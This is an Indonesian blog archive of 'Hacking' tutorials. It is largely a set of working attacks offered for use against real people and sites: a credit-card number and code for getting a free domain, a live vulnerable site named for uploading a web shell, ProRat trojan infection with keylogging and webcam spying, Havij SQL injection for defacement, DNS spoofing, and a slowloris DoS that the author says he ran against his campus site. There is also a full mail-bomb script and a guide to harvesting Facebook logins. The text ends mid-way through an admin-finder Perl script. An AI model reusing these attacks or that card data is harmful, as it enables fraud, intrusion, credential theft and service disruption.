Showing posts with label Hacking. Show all posts
0

Cara Baru Mendapatkan Domain Gratis Dari Intuit

Monday, July 2, 2012
Setelah mencari kesana kemari cara untuk mendapat Top Level Domain secara gratis, akhirnya saya telah menemukan cara mendapatkannya gratis. Dan domain gratis tersebut saya dapat dari Intuit dan telah saya praktekkan, hasilnya saya telah mndapatkan domain yang saya inginkan secara gratis dari Intuit. Nah bagi kalian yang ingin mendapat domain .com .net .org .info .biz .name secara gratis seperti saya, silakan ikuti langkah-langkah dibawah ini :


1. Daftar untuk mendapatkan akun dari Intuit. (Daftar Disini)
2. Kemudian isi semua data yang diminta.


3. Lalu klik “Choose a domain (www.yourname.com) for your website”.



4. Masukkan nama domain yang kalian inginkan.
5. Jika Domain yang kalian inginkan tersedia klik "Get Domain".


6. Selanjutnya isi lagi semua datanya seperti Nama, Email, Nomor HP, dll.


7. Setelah itu kalian akan diarahkan ke halaman Info kontak, Jangan centang Domain Privasi (Nanti Akun Kalian Bisa Disuspend) cukup Centang Saya Setuju (I Agree) lalu klik Submit.
8. Kemudian akan muncul halaman pop out yang tujuannya untuk meminta Informasi dan alamat penagihan domain kalian (Domain yang kalian minta gratis, tapi untuk melindungi terhadap penipuan mereka membutuhkan informasi penagihan domain kalian).
9. Pada bagian credit card isi seperti dibawah :
Nama card = Isi Terserah
Nomer card = 4067424205414109
Exp date = 02/13
Security code card= 145


Domain yang kalian inginkan akan diproses dalam waktu kurang dari 24 Jam, jadi silakan tunggu hingga domain kalian aktif, tapi biasanya hanya membutuhkan waktu 3-5 Jam saja.

SUMBER
1

Cara Memutus koneksi dengan Tuxcut

Tuesday, June 19, 2012
Tuxcut sama saja seperti netcut, yang digunakan untuk memotong/memutus koneksi client pada jaringan Wifi/wirelles dan LAN...

Tuxcut membutuhkan modul2 lain, seperti
-arp-scan
-dsniff
-arp-tables

jika belum mempunyai ketiga itu download dan instal saja ,,,

1. arp-scan ( buka terminal lalu ketik ) :

   apt-get install arp-scan

2. dsnif

    apt-get install dsniff

3. arp-tables

    apt-get install arptables

jika sudah Download Tuxcut disini

saat ini yang terbaru untuk backtrack/ubuntu yang " TuxCut-3.2_all.deb "

jika sudah d download instal dengan cara mengetikan perintah :

dpkg -i TuxCut-3.2_all.deb

di sesuaikan dengan direktorinya , jika filenya di simpan d dekstop jangan lp cd Desktop dl :D

Dan jika agan ingin menjalankannya cukup ketik perintah Tuxcut di terminal...


- klik scan untuk scanning target...
- jika sudah muncul IP klik CUT untuk memutuskan koneksi korban
- Resume untuk menyambungkan lagi koneksi korban..
- Change MAC untuk menggantu MAC address kl tdk salah..
- Klik Protect Me untuk memproteksi koneksi anda...

* satya sudah mencoba pada jaringan Wireless ataupun LAN, dan Berhasil...

Selamat Mencoba....
0

Vuln-Bug-Unpublish

Thursday, May 10, 2012


# Exploit Title
# Wordpress, Forms upload - Gravity Forms
#
# Vendor site
# www.gravityforms.com/
#
# Software Demo link
# http://www.gravityforms.com/demo/
#
# Tested By
# V1RU54 | BL4ckc0d1n6
#
# Vuln
# Form yang menyediakan file upload *.jpg yang menggunakan Gravity Forms
# Form ini biasanya setelah saya cek ditaruh atau digunakan pada :
# Contact Us, Submit News/Article, Submit Lamaran Pekerjaan
#
# Sample ini mohon jangan di otak atik buat belajar bersama :
#
# Live Poc:# http://www.diyweddingsmag.com/submit-your-post-2/
# Perhatikan disana ada file browse dan bisa anda upload *.php.jpg
# Namun untuk file *.pdf / *.doc saya test beberapa tidak bisa, ada juga yang sudah di patch
#
# untuk mencari dimana shell anda bisa menggunakan cara :
# www.diyweddingsmag.com/wp-content/uploads/gravity_forms/5/2012/03/[shell_anda.php.jpg
#
# 2012/03/ : disini artinya tahun anda upload dan bulan 3 anda upload file.
# ada juga yang menggunakan cara /3/12 | 12/3/ silahkan eksplore
###########################################################
# Note dari BL4ckc0d1n6 and V1RU54
##########################################################
# 1. Live Poc diatas semata hanya untuk sarana belajar mohon tidak di rusak web tersebut
# 2. Silahkan jika ingin di share kemana saja bahkan ke blog anda mohon sertakan sumbernya
# 3. Vuln ini di Uji coba dan selalu di cari oleh : BL4ckc0d1n6 dan V1RU54
###########################################################
0

Hacking Dengan Prorat

Kali ini mari kita bermain dengan salah satu tools hacking,yaitu prorat.
Tools buatan orang Turkey ini sangat luar biasa, tools ini berfungsi untuk menyusup ke komputer orang lain. Caranya sangat gampang dan mudah sekali, tinggal kita mengetahui IP dan Port komputer korban, maka kita dapat langsung menginfeksinya.
A. Cara penggunaan ProRat
1. Pertama kali kita harus mengetahui terlebih dahulu IP dan Port korban yang terbuka. Kita dapat melakukannya dengan cara manual atau juga dengan bantuan Ports Scanner.
Dari gambar diatas kita mengetahui semua IP komputer yang aktif dan Port mana saja yang terbuka. Yang akan dijadikan korban pada percobaan kita kali ini adalah komputer dengan IP 192.162.10.233.
2. Langkah selanjutnya yaitu kita jalankan ProRat, tools ini dapat di download di http://www.prorat.net . Sebelumnya matiin dulu Anti Virus kamu (disable), karena ProRat akan terdeteksi sebagai virus. Padahal dia tidak berbahaya bagi komputer kita. Setelah itu isikan IP korban pada form IP dan Portnya (default 5110).
Apabila kita klik tombol Connect maka koneksi ke komputer korban belum bisa, karena komputer korban belum kita infeksi. Untuk menginfeksi komputer korban kita terlebih dahulu membuat server yang akan dijalankan pada komputer korban. Caranya klik tombol Create – Create Prorat Server. Lalu muncul tampilan Notifications :
Centang pilihan Use Proconnective Notifications dan isi IP(DNS)Address dengan IP kita. Pada tab General Setting kita isikan Server Port (default 5110), Server Password dan Victim Name.
Pada tab Bind with File kita dapat menyusupkan file yang akan dijalankan bersama Server. Extensi file bebas.
Selanjutnya adalah tab Server Extension, ada beberapa pilihan extensi server. Kita pilih yang berekstensi .Exe.
Untuk membuat icon server kita klik tab Server Icon, pilih icon apa saja yang kamu inginkan.
Langkah terakhir dari pembuatan server ini adalah klik Create Server.
Setelah berhasil, akan tampil :
3. Kita tinggal menjalankan Server tersebut dikomputer korban. Caranya terserah kamu… mau disusupkan diam-diam atau memakai teknik Social Engineering dan juga dapat kamu infeksikan langsung pada komputer tersebut (kalo bias sihh).
4. Setelah Server tersebut berhasil berjalan pada komputer korban, maka kita langsung mencoba mengkoneksikannya dengan komputer kita.
5. Untuk koneksi kita dapat menggunakan ProConnective atau langsung mengetikkan IP address dan Port komputer korban. ProConnective adalah tools bawaan dari ProRat yang berfungsi sebagai Bridge (jembatan koneksi) antara komputer server dan komputer client (korban). Akan nampak IP korban apabila dia sedang on.
6. Setelah berhasil melakukan koneksi ke komputer korban maka status dari ProRat akan berubah dari Disconnected ke Connected
7. Nah…saatnya kita bermain. Ada banyak hal yang dapat kita lakukan pada komputer korban seperti mengetahui informasi dari PC, mengirimkan pesan error, mematikan komputer, mengunci mouse, membuka CD-ROM atau bahkan memotret wajah korban .
8. Sekarang kita akan melihat PC info korban :
Dari gambar diatas kita dapat melihat informasi yang dimiliki dari komputer korban.
9. Kita juga dapat mengirimkan pesan error palsu ke komputer korban :
10. Memasang Keylogger.
11. Dan yang paling seru adalah melihat wajah dari korban yang kita hack.
Bagaimana seru kan? Itu masih sebagian kecil dari kegunaan ProRat masih banyak lagi fungsi lainnya, seperti memformat hardisk milik korban, mengacaukan registry, mencuri data-data penting dan lain sebagainya. Akan tetapi, dalam pembahasan kita kali ini kita cukupkan sekian saja ya. Ok !
Gunakan dengan baik ya…
B. Cara Pencegahan
1. Update selalu Anti Virus anda agar mampu mendeteksi adanya infeksi dari ProRat. Biasanya server ProRat terdeteksi sebagai
Trojan.Dropper.Prorat.DZ.29, Dropped:Backdoor.Prorat.DZ.
2. Pasanglah Anti Prorat, anda bisa mendownloadnya di www.softpedia.com/get/Antivirus/Anti-prorat.shtml.
Selamat mencoba…
0

SQLI Hunter: SQL Injection Hunter

Sunday, May 6, 2012
“SQLI Hunter” SQL Injection Hunter 1.0 dari namanya sudah jelas bahwa aplikasi ini berfungsi untuk mencari website yang rentan terhadap serangan SQL Injection. Dilengkapi 4493 Dorks, dan dalam sekali scan mendapatkan 96 hasil. Dilengkapi juga Pencari Login Page Admin.

SQLI Hunter - SQL Injection Hunter

DOWNLOAD DISINI (INSTALL VERSION – Butuh .NET Framework 3.5)
Download SQLI Hunter
atau
DOWNLOAD DISINI (PORTABLE VERSION)
Download SQLI Hunter
Selamat mencoba dan menggunakan :)
sumber:binushacker.net
0

SQL Injection Menggunakan HAVIJ

1. Silakan cari target dengan menggunakan SQL Injection Vulnerability, bisa di cari dan didapat dari exploit-db.com, silakan ditemukan disini: http://www.exploit-db.com/webapps , cari vulnerability yang memiliki keyword “SQL INJECTION“.
2. Kemudian silakan download HAVIJ TOOLS FREE atau DOWNLOAD HAVIJ PRO (Thanks To AcizNinja For Update):
Download Havij Pro
3. Wajib untuk download bantuan & help berikut: PDF HELP & CHM HELP
4. Berikut ini adalah beberapa images HAVIJ TOOLS:
Havij
Havij
Havij
Havij
Havij
5. Langkah-langkah utama dalam Havij:
  • Temukan website yang memiliki Vulnerable SQL Injection
  • Masukkan target yang vulnerable tersebut ke tab “Target” di Havij tanpa tanda ‘
  • Kemudian klik Analyze
  • Menu-menu yang ada silakan dipelajari di HELP PDF & HELP CHM yang sudah di download untuk fungsi masing-masing.
Hal apa saja sih yang bisa didapatkan dengan menggunakan tools ini?
  1. Anda bisa melakukan deface website dengan HAVIJ
  2. Anda bisa melakukan copy / save database dengan HAVIJ
  3. Anda bisa menemukan admin login dengan HAVIJ
  4. Anda bisa menjadi administrator website dengan HAVIJ
  5. Selanjutnya tergantung dari sejauh mana kelihaian anda dalam mengolah target :D
0

DNS Spoofing With Ettercap - Backtrack

Saturday, May 5, 2012
dulu saya pernah posting cara DNS spoofing di Windows menggunakan Cain and Abel...

sekarang saya mau share Dns spoofing di Backtrack dengan Ettercap...
kebetulan masih byk yang belum tau dengan statusbaru.com ( jejaring sosial buatan Indonesia ) makanya kita alihkan www.facebook.com ke www.statusbaru.com pada jaringan kabel ( LAN ) ataupun Wireles...
ok mulai...

- pertama buka etter.dns dengan perintah pada terminal :
gedit /usr/share/ettercap/etter.dns 
jika kosong cb disini gedit /usr/local/share/ettercap/etter.dns 
- Hapus semua tulisannya dan ganti dengan :
*.facebook.com A 63.141.225.196 ( 63.141.225.196 adalah ip statusbaru.com ) lalu save dan keluar
- jalankan dns_spoofing dgn perintah :
ettercap -Tqi eth0 anda -P dns_spoof -M arp // // lalu enter
ket :
eth0 adalah interface saya lihat sja dgn perintah ifconfig
dan pada // // bisa jg d isi dengan target pilihan anda..
contoh :
/target 1/ /target2/ 
dimana target 1 = default gateway dan target 2 = ip korban
ettercap -Tqi eth0 anda -P dns_spoof -M arp:remote /gateway/ /target/
tapi sy lebih senang dengan menggunakan " // // "saja :)
 - tunggu sampai target membuka www.facebook.com
jika berhasil maka di terminal akan ada jawaban : dns_spoof: [www.facebook.com] spoofed to [63.141.225.196] berarti kitasudah berhasil..

Selamat Mencoba... ^_^
0

DOS Attack With Backtrack Bag.2

Nah sekarang kita coba gunakan LBD dan Slowloris...

pertama saya sarankan jangan terlalu sering main beginian kasian karena merugikan..kemarin² saya kesal dengan kampus saya karena sudah ipk jelek pemberitahuan remedialpun ga jelas , di undur lah, nilai belum fix lah, udah tau saya mahasiswa goblok d bikin susah lagi..mana bayar 26rb/mata kuliah :'( ...jadi curhat wkwkwk...

oke, pertama gunakan lbd.sh untuk cek load balancing pada web caranya :

- Buka terminal ( ctrl + t )
- ketik cd Desktop ( tempat menyimpan kedua tools/file tadi )
- jalankan lbd.sh dengan perintah ./lbd.sh
- jika permision denied ketik dulu chmod 755 lbd.sh lalu coba lagi ketik ./lbd.sh
- jika berhasil langsung ketik ./lbd.sh example.com bisa juga dengan menggunakan ip web tsb caranya ping dulu
  ( ping www.example.com ) nanti ada ip yg muncul...
- tunggu hingga selesai dan lihat apakah menggunakan load balancing atau tidak jika tidak output akhir  yg saya dapatkan seperti ini :


Checking for HTTP-Loadbalancing [Diff]: NOT FOUND


203.130.232.49 does NOT use Load-balancing.


berarti kita lanjutkan ke slowloris.... :)

- ketik pada terminal cd Desktop ( jika sudah langsung saja )
- ./slowloris.pl -dns [target] -port 80 -timeout 500 -num 500 -tcpto 5 -httpready
*selama melakukan dos terminal jangan d close
- tapi jika ingin lebih mantap silahkan pahami kutipan yang saya dapat dari http://forum.indonesianbacktrack.or.id/


keterangan : 

* -dns : the target ( dapat berupa IP atau domain )

* -port : port yg di gunakan oleh webserver ( 80 ) 

* -timeout: nilai waktu delay timeout untuk setiap paket thread, penantian reacquiring ruang tcp di server. pada langkah pengetesan, Nilai ini diisi dengan flag -test

* -num : jumlah soket yang digunakan untuk mendapatkan koneksi.Biasanya server apache akan membutuhkan nilai antara 400-600 atau tergantung pada konfigurasi 

* -tcpto : TCP Timeout. 

* -httpready: HTTPReady di gunakan apache untuk buffer connections. attacker dapat melewati perlindungan ini dengan mengirimkan permintaan POST bukan GET atau HEAD.


untuk mengetahui limit timeoout gunakan perintah
./slowloris.pl -dns [ip/webdomain target] -port 80 -test
tunggu sampai mememukan limit timeoutnya

saya mencoba dengan timeout 500 dan num 700, berhasil web tidak bisa d buka , tapi tidak lama kemudian bisa lagi :(
dan sayapun memutuskan untuk iseng, timeout saya kasih 500 dan num 5000 wkwk hasilnya memuaskan,,
beberapa jam web tidak bisa d buka, (dengan catatan jika web sudah terbuka lagi saya ulangi lagi slowlorisnya)..otomatis yang mau login melihat nilai harus tertunda...itu hanya sebagai pengalaman saja :)
mungkin di postingan berikutnya saya akan share videonya karena mungkin kata2 saya ada yg tidak di mengerti atau berbelit2 mohon d maklumi...
jika ada kesalahan tolong d komentari agar bisa sy perbaiki ...
selamat mencoba :)
sumber
0

DOS Attack With Backtrack Bag.1

Template udah beres...blog jd agak gantengan hahha..
oke kemarin² saya pernah share cara DDoS attack versi notepad...
tujuannya sama saja perbedaannya pada cara menggunakan...

DDoS atau Distributed denial of Service dan DoS atau Denial of service  jelas sekali perbedaannya..
jika kali ini saya akan share tentang DoS berarti satu komputer dan satu koneksi internet digunakan untuk membanjiri sever dengan paket  (TCP/UDP)...

kita butuh 2 tools...
1. LBD
2.Slowloris

- LBD atau Load Balancing Detector yang berguna untuk melihat webserver tsb menggunakan load-balancing atau tidak..

- Slowloris yang nantinya akan kita gunakan untuk melakukan serangan DoS..

Jika belum mempunyai kedua tools ini ikuti caranya :

Copy Script d web ini http://ge.mine.nu/code/lbd
Jika sudah di copy buka terminal, lalu ketik :
- cd Desktop enter
- nano lbd.sh nanti akan muncul kotak, lalu paste disitu
- tekan ctrl + x lalu y dan enter ( untuk keluar dan save )
- lihat di dekstop pasti sudah muncul file lbd.sh


selanjutnya Slowloris

Copy ini semua yang ada disini http://ha.ckers.org/slowloris/slowloris.pl

- Paste script yg barusan

- tekan ctrl + x lalu y dan enter ( untuk keluar dan save )
- lihat di dekstop pasti sudah muncul file slowloris.pl


SAMPAI SINI DULU UNTUK PENGGUNAAN ADA DI POSTING SELANJUTNYA,,

0

MailBomb With Backtrack

CODE:
#!/usr/bin/python
#pybombmail.py by aBi71
#This code for education purpose only.
#Use it at your own risk !!!

import os
import smtplib
import getpass
import sys


server = raw_input ('Server Mail: ')
user = raw_input('Username: ')
passwd = getpass.getpass('Password: ')


to = raw_input('\nTo: ')
#subject = raw_input('Subject: ')
body = raw_input('Message: ')
total = input('Number of send: ')

if server == 'gmail':
    smtp_server = 'smtp.gmail.com'
    port = 587
elif server == 'yahoo':
    smtp_server = 'smtp.mail.yahoo.com'
    port = 25
else:
    print 'Applies only to gmail and yahoo.'
    sys.exit()

print ''

try:
    server = smtplib.SMTP(smtp_server,port)
    server.ehlo()
    if smtp_server == "smtp.gmail.com":
            server.starttls()
    server.login(user,passwd)
    for i in range(1, total+1):
        subject = os.urandom(9)
        msg = 'From: ' + user + '\nSubject: ' + subject + '\n' + body
        server.sendmail(user,to,msg)
        print "\rTotal emails sent: %i" % i
        sys.stdout.flush()
    server.quit()
    print '\n Done !!!'
except KeyboardInterrupt:
    print '[-] Canceled'
    sys.exit()
except smtplib.SMTPAuthenticationError:
    print '\n[!] The username or password you entered is incorrect.'
    sys.exit()
Cara Save :

1. Buka Terminal ketik cd Desktop ( untuk menyimpan di Desktop )
2. Copy script di atas
3. ketik nano ebomb.py lalu paste , keluar dengan Ctrl + x - y - enter

Cara menggunakan :

1 . cd Desktop
2. chmod 755 *
3. ./ebomb.py
4. - server mail ( contoh gmaildi isi dengan gmail )
    - username ( alamat email anda )
    - Password ( password email anda )
    - to ( email korban )
    - message ( pesan anda )
    - Number of send ( jumlah pesan yang akan di kirim )

Contoh output jika berhasil :


Total emails sent: 1
Total emails sent: 2
Total emails sent: 3
Total emails sent: 4
Total emails sent: 5
Total emails sent: 6
Total emails sent: 7
Total emails sent: 8
Total emails sent: 9
Total emails sent: 10
Total emails sent: 11
Total emails sent: 12
Total emails sent: 13
Total emails sent: 14
Total emails sent: 15
Total emails sent: 16
Total emails sent: 17
Total emails sent: 18
Total emails sent: 19
Total emails sent: 20


 Done !!!


Selamat mencoba!


0

Hack Account Facebook , Twitter , Gmail dll With Social-Engineering Toolkit + Video

kali ini saya akan share tentang SET atau Social-Engineering Toolkit beserta Videonya ( dibawah )..
SET ini sudah tersedia di Backtrack 5 ...
ini sejenis fake login yang alamatnya adalah ip address kita...
jadi kebelet pngen ke warnet / hotspot hahaha..
oke mulai ....


Pertama buka terminal..

1. cd /pentest/exploits/set (enter)
2. ./set (enter)
3. pilih Social-Engineering Attacks dengan cara tekan angka 1
4. pilih Website Attack Vectors tekan 2
5. pilih Credential Harvester Attack Method tekan 3
6. pilih Web Templates tekan 1
jika memilih Site Cloner kita perlu memasukan alamat web yang akan kita buat menjadi fake login, dan jika web templates kita tinggal memilih yang sudah disediakan oleh SET itu sendiri, facebook contohnya...
7. tinggal pilih template yg mana, untuk contoh kita coba facebook, pilih 4
8. Press {return} to continue. tekan enter..


[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:


berarti SET sudah selesai....etss jangan di close.. :p nanti passwordnya muncul di bawah itu..

Bagaimana SET akan bekerja ? jika korban memubuka alamat http://ipadresskita atau http://192.168.0.3 misalnya maka tampilannya akan seperti facebook, dan ketika korban login , akan terkirim ussername and password ke terminal kita...( untuk melihat ip address , lakukan perintah ifconfig pada terminal)

Tapi sangat tipis kemungkinan korban mengakses http://192.168.0.3 , lalu bagaimana agar korban dapat membuka http://192.168.0.3 / ip address kita ?? lakukan saja DNS SPOOFING...

oke kita buat agar setiap korban mengakses http://www.facebook.com akan beralih ke http://192.168.0.3.
korban tidak akan curiga karena url tetap www.facebook.com dan tampilannya pun sama persis...

1. buka etter dns dengan perintah gedit /usr/local/share/ettercap/etter.dns
2. edit menjadi :

facebook.com A 192.168.0.3
*.facebook.com A 192.168.0.3

192.168.0.3 itu contoh ip saya...
setelah itu save..
3. jalankan dns spoofing dengan perintah

ettercap -Tqi (interfaces) -P dns_spoof -M ARP // //
interfaces saya eth0 ( lihat di ifconfig ) jadi perintahnya seperti ini :
ettercap -Tqi eth0 -P dns_spoof -M ARP // //

setelah itu , kita buka terminal yang pertama (SET)
kita tunggu sampai korban login..nanti akan ada email dan password , silahkan gunakan dengan bijak :p
jika kurang mengerti lihat Video saya :


Selamat Mencoba!
sumber


0

Admin Finder ( Perl ) - Pendeteksi halaman login Admin Website

Halo gan, kalo ada yang butuh admin finder, untuk mencari halaman login admin pada suatu web..
Seperti yang kita tau program ini hanya mampu menemukan halaman admin yang sering digunakan...
langsung aja ini scriptnya yang saya dapatkan dari pastebin..

#!/usr/bin/perl

##
# By Umer Rock
# Admin Control Panel Finder ___ Version 1
# Home: learnEthicalHacking.Net
##

use HTTP::Request;
use LWP::UserAgent;

system('cls');
system('title Admin Control Panel Finder v1 final I[C]oded by Gladiator from H4ckCr3w.net');

print"\n";
print "-----------------------------------------------\n" ;
print "[*]--Admin Control Panel Finder v 1 --------[*]\n" ;
print "[*]-------------Coded By Umer Rock----------[*]\n" ;
print "[*]-------------learnEthicalHacking.Net---------[*]\n" ;
print "[*]------------Greetz to Allah--------------[*]\n" ;
print "*******************************************\n" ;
print "\n";

print "~# enter site to scan\n* ex: [url=http://www.domaine.com]www.domaine.com[/url] ou [url=http://www.domaine.com/path\n-]www.domaine.com/path\n-[/url]> ";
$site=;
chomp $site;

print "\n";
print "~ Enter coding language of the website \n* ex: asp, php, cfm\n-> ";
$code=;
chomp($code);

if ( $site !~ /^http:/ ) {
$site = 'http://' . $site;
}
if ( $site !~ /\/$/ ) {
$site = $site . '/';
}
print "\n";

print "->Le site: $site\n";
print "->Source du site: $code\n";
print "->Scan de l'admin control panel en cours...\n\n\n";

if($code eq "asp"){

@path1=('admin/','administrator/','moderator/','webadmin/','adminarea/','bb-admin/','adminLogin/','admin_area/','panel-administracion/','instadmin/',
'memberadmin/','administratorlogin/','adm/','account.asp','admin/account.asp','admin/index.asp','admin/login.asp','admin/admin.asp',
'admin_area/admin.asp','admin_area/login.asp','admin/account.html','admin/index.html','admin/login.html','admin/admin.html',
'admin_area/admin.html','admin_area/login.html','admin_area/index.html','admin_area/index.asp','bb-admin/index.asp','bb-admin/login.asp','bb-admin/admin.asp',
'bb-admin/index.html','bb-admin/login.html','bb-admin/admin.html','admin/home.html','admin/controlpanel.html','admin.html','admin/cp.html','cp.html',
'administrator/index.html','administrator/login.html','administrator/account.html','administrator.html','login.html','modelsearch/login.html','moderator.html',
'moderator/login.html','moderator/admin.html','account.html','controlpanel.html','admincontrol.html','admin_login.html','panel-administracion/login.html',
'admin/home.asp','admin/controlpanel.asp','admin.asp','pages/admin/admin-login.asp','admin/admin-login.asp','admin-login.asp','admin/cp.asp','cp.asp',
'administrator/account.asp','administrator.asp','login.asp','modelsearch/login.asp','moderator.asp','moderator/login.asp','administrator/login.asp',
'moderator/admin.asp','controlpanel.asp','admin/account.html','adminpanel.html','webadmin.html','pages/admin/admin-login.html','admin/admin-login.html',
'webadmin/index.html','webadmin/admin.html','webadmin/login.html','user.asp','user.html','admincp/index.asp','admincp/login.asp','admincp/index.html',
'admin/adminLogin.html','adminLogin.html','admin/adminLogin.html','home.html','adminarea/index.html','adminarea/admin.html','adminarea/login.html',
'panel-administracion/index.html','panel-administracion/admin.html','modelsearch/index.html','modelsearch/admin.html','admin/admin_login.html',
'admincontrol/login.html','adm/index.html','adm.html','admincontrol.asp','admin/account.asp','adminpanel.asp','webadmin.asp','webadmin/index.asp',
'webadmin/admin.asp','webadmin/login.asp','admin/admin_login.asp','admin_login.asp','panel-administracion/login.asp','adminLogin.asp',
'admin/adminLogin.asp','home.asp','admin.asp','adminarea/index.asp','adminarea/admin.asp','adminarea/login.asp','admin-login.html',
'panel-administracion/index.asp','panel-administracion/admin.asp','modelsearch/index.asp','modelsearch/admin.asp','administrator/index.asp',
'admincontrol/login.asp','adm/admloginuser.asp','admloginuser.asp','admin2.asp','admin2/login.asp','admin2/index.asp','adm/index.asp',
'adm.asp','affiliate.asp','adm_auth.asp','memberadmin.asp','administratorlogin.asp','siteadmin/login.asp','siteadmin/index.asp','siteadmin/login.html','wp-login.php'
);

foreach $ways(@path1){

$final=$site.$ways;

my $req=HTTP::Request->new(GET=>$final);
my $ua=LWP::UserAgent->new();
$ua->timeout(30);
my $response=$ua->request($req);

if($response->content =~ /Username/ ||
$response->content =~ /Password/ ||
$response->content =~ /username/ ||
$response->content =~ /password/ ||
$response->content =~ /USERNAME/ ||
$response->content =~ /PASSWORD/ ||
$response->content =~ /Senha/ ||
$response->content =~ /senha/ ||
$response->content =~ /Personal/ ||
$response->content =~ /Usuario/ ||
$response->content =~ /Clave/ ||
$response->content =~ /Usager/ ||
$response->content =~ /usager/ ||
$response->content =~ /Sing/ ||
$response->content =~ /passe/ ||
$response->content =~ /P\/W/ ||
$response->content =~ /Admin Password/
){
print " \n [+] Found -> $final\n\n";
}else{
print "[-] Not Found <- $final\n"; } } } # ------------------------------------------------------- # -------------------test cfm ---------------------------| # ------------------------------------------------------- if($code eq "cfm"){ @path1=('admin/','administrator/','moderator/','webadmin/','adminarea/','bb-admin/','adminLogin/','admin_area/','panel-administracion/','instadmin/', 'memberadmin/','administratorlogin/','adm/','account.cfm','admin/account.cfm','admin/index.cfm','admin/login.cfm','admin/admin.cfm', 'admin_area/admin.cfm','admin_area/login.cfm','admin/account.html','admin/index.html','admin/login.html','admin/admin.html', 'admin_area/admin.html','admin_area/login.html','admin_area/index.html','admin_area/index.cfm','bb-admin/index.cfm','bb-admin/login.cfm','bb-admin/admin.cfm', 'bb-admin/index.html','bb-admin/login.html','bb-admin/admin.html','admin/home.html','admin/controlpanel.html','admin.html','admin/cp.html','cp.html', 'administrator/index.html','administrator/login.html','administrator/account.html','administrator.html','login.html','modelsearch/login.html','moderator.html', 'moderator/login.html','moderator/admin.html','account.html','controlpanel.html','admincontrol.html','admin_login.html','panel-administracion/login.html', 'admin/home.cfm','admin/controlpanel.cfm','admin.cfm','pages/admin/admin-login.cfm','admin/admin-login.cfm','admin-login.cfm','admin/cp.cfm','cp.cfm', 'administrator/account.cfm','administrator.cfm','login.cfm','modelsearch/login.cfm','moderator.cfm','moderator/login.cfm','administrator/login.cfm', 'moderator/admin.cfm','controlpanel.cfm','admin/account.html','adminpanel.html','webadmin.html','pages/admin/admin-login.html','admin/admin-login.html', 'webadmin/index.html','webadmin/admin.html','webadmin/login.html','user.cfm','user.html','admincp/index.cfm','admincp/login.cfm','admincp/index.html', 'admin/adminLogin.html','adminLogin.html','admin/adminLogin.html','home.html','adminarea/index.html','adminarea/admin.html','adminarea/login.html', 'panel-administracion/index.html','panel-administracion/admin.html','modelsearch/index.html','modelsearch/admin.html','admin/admin_login.html', 'admincontrol/login.html','adm/index.html','adm.html','admincontrol.cfm','admin/account.cfm','adminpanel.cfm','webadmin.cfm','webadmin/index.cfm', 'webadmin/admin.cfm','webadmin/login.cfm','admin/admin_login.cfm','admin_login.cfm','panel-administracion/login.cfm','adminLogin.cfm', 'admin/adminLogin.cfm','home.cfm','admin.cfm','adminarea/index.cfm','adminarea/admin.cfm','adminarea/login.cfm','admin-login.html', 'panel-administracion/index.cfm','panel-administracion/admin.cfm','modelsearch/index.cfm','modelsearch/admin.cfm','administrator/index.cfm', 'admincontrol/login.cfm','adm/admloginuser.cfm','admloginuser.cfm','admin2.cfm','admin2/login.cfm','admin2/index.cfm','adm/index.cfm', 'adm.cfm','affiliate.cfm','adm_auth.cfm','memberadmin.cfm','administratorlogin.cfm','siteadmin/login.cfm','siteadmin/index.cfm','siteadmin/login.html' ); foreach $ways(@path1){ $final=$site.$ways; my $req=HTTP::Request->new(GET=>$final);
my $ua=LWP::UserAgent->new();
$ua->timeout(30);
my $response=$ua->request($req);

if($response->content =~ /Username/ ||
$response->content =~ /Password/ ||
$response->content =~ /username/ ||
$response->content =~ /password/ ||
$response->content =~ /USERNAME/ ||
$response->content =~ /PASSWORD/ ||
$response->content =~ /Senha/ ||
$response->content =~ /senha/ ||
$response->content =~ /Personal/ ||
$response->content =~ /Usuario/ ||
$response->content =~ /Clave/ ||
$response->content =~ /Usager/ ||
$response->content =~ /usager/ ||
$response->content =~ /Sing/ ||
$response->content =~ /passe/ ||
$response->content =~ /P\/W/ ||
$response->content =~ /Admin Password/
){
print " \n [+] Found -> $final\n\n";
}else{
